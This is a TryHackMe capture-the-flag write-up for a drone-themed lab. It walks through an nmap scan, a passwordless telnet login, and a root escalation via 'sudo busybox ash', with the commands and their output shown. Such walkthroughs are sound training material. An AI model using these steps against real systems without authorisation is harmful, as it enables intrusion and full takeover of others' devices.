TryHackMe

Bebop - Writeup


"Who thought making a flying shell was a good idea?"

-@SherlockSec

Table of Contents

Information

Bebop is a room based on the Parrot Bebop drone. It takes heavy inspiration from my recollection of the DEFCON 23 talk "Knocking my neighbors kids cruddy drone offline".



Writeup

First, an nmap scan:

```
~# nmap -sC -sV <ip> -v
```

This will show two ports as being open: 22 and 23. 22 is ssh, 23 is telnet. Telnet is more likely to be unauthenticated, so let's try that first:

```
~# telnet <ip>
Trying to connect to <ip>
Connected to <ip>
Escape character is '^]'
login:
```

In the 'Takeoff!' task, we were told our codename. Let's try that

```
~# telnet <ip>
Trying to connect to <ip>
Connected to <ip>
Escape character is '^]'
login: pilot
[pilot@freebsd ~]$
```

Success! We have a shell! We can now grab the user flag:

```
[pilot@freebsd ~]$ wc -c user.txt
      26 user.txt
```

Let's start the priv esc route. My first port of call is to see if we can run any commands with sudo. Let's try that:

```
[pilot@freebsd ~]$ sudo -l
User pilot may run the following commands on freebsd:
    (root) NOPASSWD: /usr/local/bin/busybox
```

Hmm. Interesting. We can run busybox. Let's give it a go:

```
[pilot@freebsd ~]$ sudo busybox
BusyBox v1.30.1 (2019-08-23 13:25:19 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.
...<Omitted Output>...
```

Wow! That's a lot of functions we can run as root! TO me, the most interesting ones, however, are the shells: sh and ash. Let's give ash a go:

```
[pilot@freebsd ~]$ sudo busybox ash
~# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

Huzzah! We now have root command execution! Let's grab the flag before the drone flies out of range:

```
~# wc -c /root/root.txt
      32 /root/root.txt
```

And that's it! I bet you were thinking it would be harder, being a drone and all that. But you, as many, would be wrong. IoT security is lacking in many areas. If you're interested in drone security specifically, https://youtu.be/5CzURm7OpAA is a good, and funny, place to start. Expect more IoT rooms to come from me.

Ciao!